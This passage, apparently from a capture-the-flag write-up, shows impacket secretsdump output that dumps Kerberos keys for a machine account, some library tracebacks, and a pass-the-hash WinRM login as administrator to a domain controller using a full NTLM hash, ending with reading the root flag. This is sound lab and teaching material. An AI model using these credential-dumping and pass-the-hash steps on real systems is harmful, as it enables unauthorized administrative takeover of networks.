WEB-01$:aes256-cts-hmac-sha1-96:f16448747d7df00ead462e40b26561ba01be87d83068ef0ed766ec8e7dd2a12e
WEB-01$:aes128-cts-hmac-sha1-96:7867cb5a59da118ad045a5da54039eae
WEB-01$:des-cbc-md5:38e00bb3d901eaef
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Exception ignored in: <function Registry.__del__ at 0x781862545e40>
Traceback (most recent call last):
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/winregistry.py", line 185, in __del__
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/winregistry.py", line 182, in close
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/examples/secretsdump.py", line 360, in close
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/smbconnection.py", line 605, in closeFile
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/smb3.py", line 1356, in close
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/smb3.py", line 473, in sendSMB
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/smb3.py", line 442, in signSMB
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/crypto.py", line 150, in AES_CMAC
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/Cryptodome/Cipher/AES.py", line 229, in new
KeyError: 'Cryptodome.Cipher.AES'
Exception ignored in: <function Registry.__del__ at 0x781862545e40>
Traceback (most recent call last):
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/winregistry.py", line 185, in __del__
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/winregistry.py", line 182, in close
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/examples/secretsdump.py", line 360, in close
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/smbconnection.py", line 605, in closeFile
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/smb3.py", line 1356, in close
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/smb3.py", line 473, in sendSMB
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/smb3.py", line 442, in signSMB
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/impacket/crypto.py", line 150, in AES_CMAC
  File "/home/oxdf/.local/share/uv/tools/impacket/lib/python3.12/site-packages/Cryptodome/Cipher/AES.py", line 229, in new
KeyError: 'Cryptodome.Cipher.AES'
This is not at all necessary, but a nice way to get access as the administrator account using WinRM:
oxdf@hacky$ proxychains -q evil-winrm-py -i dc-01 -u administrator -H fcb3ca5a19a1ccf2d14c13e8b64cde0f
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.4.1

[*] Connecting to 'dc-01:5985' as 'administrator'
evil-winrm-py PS C:\Users\Administrator\Documents>
And grab the root flag:
evil-winrm-py PS C:\Users\Administrator\Desktop> cat root.txt
2dc68348************************
.